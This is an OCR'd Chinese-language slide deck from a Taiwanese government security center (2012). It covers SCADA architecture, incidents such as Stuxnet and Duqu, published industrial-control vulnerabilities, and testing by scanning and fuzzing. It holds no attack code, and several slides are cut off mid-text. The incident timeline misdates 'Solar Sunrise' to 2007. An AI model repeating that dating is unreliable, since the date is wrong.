SCADA安全問題
你不能不知的真相

國家資通安全會報 技術服務中心

洪光鈞 劉作仁 谷威涵 陳培德

101年6月29日

大綱

- SCADA簡介
- SCADA面臨的安全問題
- SCADA軟體安全檢測
- 漏洞揭露與通報經驗
- 安全防護與挑戰


SCADA簡介

SCADA簡介

- SCADA-監視控制與資料擷取系統 (Supervisory Control and Data Acquisition)
  - 屬工業控制系統(Industrial Control System，簡稱ICS)的一部分
  - 具有系統監控和資料擷取功能的軟體，都可以稱之為 SCADA
- 不同領域應用所需的功能不盡相同，但都具有以下的基本單元
  - 人機界面 (Human Machine Interface, HMI)
  - 監控系統與資料擷取
  - 遠端遙控單元 (Remote Terminal Unit, RTU)
  - 可程式邏輯控制器 (Programmable Logic Controller, PLC)
  - 通訊網路 (Communication infrastructure)


SCADA運作方式

- SCADA系統(軟體)可透過電腦(或PLC)及使用者介面對相關硬體設備進行程序控制和資料擷取
  - 在電廠中，要蒐集各個區域電廠的電壓、溫度、濕度及變電所的狀態等資訊
  - 透過主控器監視並記錄這些參數
  - 對蒐集的資訊加以分析判讀，以進行電壓調節
  - 或在意外狀況發生時能夠加以處理



資料來源:http://en.wikipedia.org/wiki/SCADA

工業控制與管理系統生產模型



SCADA運用範圍

- 廣泛運用於關鍵基礎設施，如電力系統、水利系統、石油、天然氣、交通、化工及汽車業等

SCADA面臨的安全問題

2007那年一切都是從DIE HARD 4.0開始...


- 2004~2005 大家談
  談兵
- 2006 – "SCADA Se
  Crying Wolf" prese
  2006 Conference by

•2007 – "Hackers Take Down the Most Wired Country in Europe" for a period of two weeks. – Wired Magazine
•2007 – "Solar Sunrise" – Three teenagers penetrate US Air Force logistic systems at various Middle East support bases
•2007 – 3Com's security division, Tipping Point, demonstrates how a SCADA system flaw can be exploited to cause a system crash

•2008 – "Hackers literally turn out the lights in multiple cities after breaking into electrical utilities and demanding extortion payments." – Associated Press
•2008 – "SCADA vulnerability discovered…control software package used by as many as one-third of the world's industrial plants." – SC Magazine
•2008 – "SCADA Buffer overflow flaw revealed" – "Security Hole Exposes Utilities to Internet Attack" – Sassociated Press
•2007開始至2011 – Blackhat 每年都有關於SCADA的議題，而且一年比一年精采!!!


SCADA演進-舊有架構

- 專有設備與作業系統
- 採用自行定義的協定
- 臨機操作
- 獨立的網路或區域



SCADA演進-現今架構

- 非專用設備或作業系統：Microsoft、Linux OS、Server、PC
- 標準協定：IP、Ethernet、Wireless
- 開放式協定
- 遠端安裝與設定
- 開放式的架構與網際網路



SCADA面臨的安全問題

- 普及性與其關鍵地位
  - 不斷擴大的使用範圍
  - 採用SCADA控制系統安全
- 人員與成本問題
  - 技術人員流動與老化
  - 舊有設備的維護不易
  - 元件外包第三方廠商
- 公開化的通信技術
  - 大型系統間網路通訊需求增加
  - 逐漸採用IP協定為基礎通訊
  - 無線通信技術的加入
- 封閉環境至開放式環境
  - 使用者遠端存取的需求增加
  - Web化
  - 行動裝置(智慧型手機)
- 新技術所帶來的問題
  - 越來越多的檢測與警示機制與技術
  - 越來越進步的網路攻擊能力
- 其他
  - 恐怖活動的升溫

Stuxnet

- 2010年 – Stuxnet 伊朗核電廠事件
  - 利用USB裝置與網路感染其他電腦
  - 只針對西門子

- 美國國土安全部於2010成立了特殊網路安全小組，這些小組隸屬於 ICS-CERT
- 主要負責檢測防禦重要民生基礎建設的網路及調查相關安全事件
- 國土安全部預計成立10個特殊網路安全小組，於2011年開始檢測所有重要民生基礎建設控制系統
- 該計劃的年度預算為1000萬到1500萬美元

Duqu Worm

- 2011年 – Duqu Worm
  - Duqu的媒介為一微軟的Word檔案，攻擊一個尚未被揭露的視窗核心漏洞，並透過組織內部的網路進行散布
  - 與Stu
  - Syma
    窩取

內網非絕對安全
專用系統也會被攻擊

SCADA軟體安全漏洞(1/3)

- March 2011, 資安研究員公開了**34**個可被利用的漏洞
- 利用這些漏洞**可取得系統控制權**或**造成系統當機**
- 被公開的廠商與產品
  - Siemens Tecnomatix FactoryLink
  - Iconics, Genesis32 and Genesis64
  - DATAC RealWin
  - 7-Technologies IGSS
  - …

www.wired.com/threatlevel/2011/03/scada-vulnerabilities/

Attack Code for SCADA Vulnerabilities Released Online

By Kim Zetter | March 22, 2011 | 7:09 pm | Categories: Cybersecurity, Hacks and Cracks, Stuxnet

Follow @KimZetter · 4,121 followers

The security of critical infrastructure is in the spotlight again this week after a researcher released attack code that can exploit several vulnerabilities found in systems used at oil-, gas- and water-management facilities, as well as factories, around the world.

The 34 exploits were published by a researcher on a computer security mailing list on Monday and target seven vulnerabilities in SCADA systems made by Siemens, Iconics, 7-Technologies and DATAC.

SCADA軟體安全漏洞(2/3)

www.wired.com/threatlevel/2012/01/scada-exploits/

Hoping to Teach a Lesson, Researchers Release Exploits for Critical Infrastructure Software

399 Tweet 48 +1 111 Share

By Kim Zetter January 19, 2012 | 7:23 pm | Categories: Hacks and Cracks

MIAMI, Florida — A group of researchers has discovered serious security holes in six top industrial control systems used in critical infrastructure and manufacturing facilities and, thanks to exploit modules they released on Thursday, have also made it easy for hackers to attack the systems before they're patched or taken offline.

The vulnerabilities were found in widely used programmable logic controllers (PLCs) made by General Electric, Rockwell Automation, Schneider Modicon, Koyo Electronics and Schweitzer Engineering Laboratories.

PLCs are used in indus
chemical plants; gas pi
plants and automobile

- 2012/1
- 包含GE、Rockwell、Schneider、Koyo及SEL共**5家**廠商**6個**頂級工業控制系統(設備)
- 發現至少**8個**以上的安全漏洞 (已公開)

SCADA軟體安全漏洞(3/3)

- ICS-CERT (Industrial Control Systems Computer Emergency Response Team)
  - ICS-CERT在2010/5~2012/3共發布**147**則與SCADA相關的安全公告、警告及相關資訊
  - http://www.us-cert.gov/control_systems/ics-cert/
- 國際資安廠商Digital Bond的安全漏洞資訊
  - 存在安全漏洞的產品(廠商)共46個
  - 發現至少**129**個可被利用的安全漏洞
  - http://www.digitalbond.com/

SCADA實際使用案例(1/2)

資料來源：振寧系統顧問有限公司官網
http://chajack.myweb.hinet.net/genesis32.htm

SCADA實際使用案例(2/2)

三、项目业主、集成

1、业主：台北县政府

2、监造单

3、承揽商：台湾

四、项目主要软

1、主要硬件

-PLC：贝加莱B&R

-工控机：研华工控机

-服务器：IBM服务器

-网络交换机：MOXA网络交换机

2、主要软件产品：

-SCADA软件：北京亚控KingView繁体中文版

-工业库软件：北京亚控KingHistorian英文版

-水情预测软件：德凌资讯

ICS-CERT
INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

ICS-CERT ADVISORY

ICSA-11-074-01—WELLINTECH KINGVIEW ACTIVEX CONTROL

March 15, 2011

資料來源：亞控科技官網

http://www.kingview.com/fangan/detail.aspx?contentid=483&Page1=3

SCADA安全問題真的比我們想像的還多

你們還在用NT4.0?
SCADA軟體也都
是有漏洞的版本!

可是...你的
SCADA跟OA
網路是通的...

你可以先用模
擬的實驗環境

.....

系統掛掉你
要負責嗎?

系統掛掉你
要負責嗎?

系統掛掉你
要負責嗎?

系統掛掉你
要負責嗎?

系統掛掉你
要負責嗎?

SCADA軟體安全檢測

SCADA軟體安全檢測


- 弱點掃描 (VA)
  - Nessus
- 人工分析
  - 人工測試
  - 滲透測試 (PT)
- 模糊測試 (Fuzzing)
  - 近端測試 (Local)
  - 遠端測試 (Remote)

模糊測試技術簡介

- 模糊測試(Fuzzing)技術
  - 又叫Fuzz testing
  - 是一種自動化的軟體測試技術
  - 發掘漏洞的投入成本相對較其他安全檢測技術有較好的報酬
  - 近年成為資訊安全領域中發掘漏洞的重要技術


模糊測試的基本原則與步驟


- 自動產生與發送大量隨機或經過刻意建構的輸入值(半有效的測試資料)
- 將測試資料傳送或輸入至目標系統或應用程式
- 觀察受測目標是否觸發錯誤條件而發生異常或失效
- 若發生異常，這些錯誤條件可以提供測試人員發現安全漏洞的資訊



模糊器(Fuzzer)類型

- 模糊器(Fuzzer)類型-模糊測試時所使用的工具
  - Mutation-Based fuzzer (Dumb)
  - Generation-Based fuzzer (Smart)





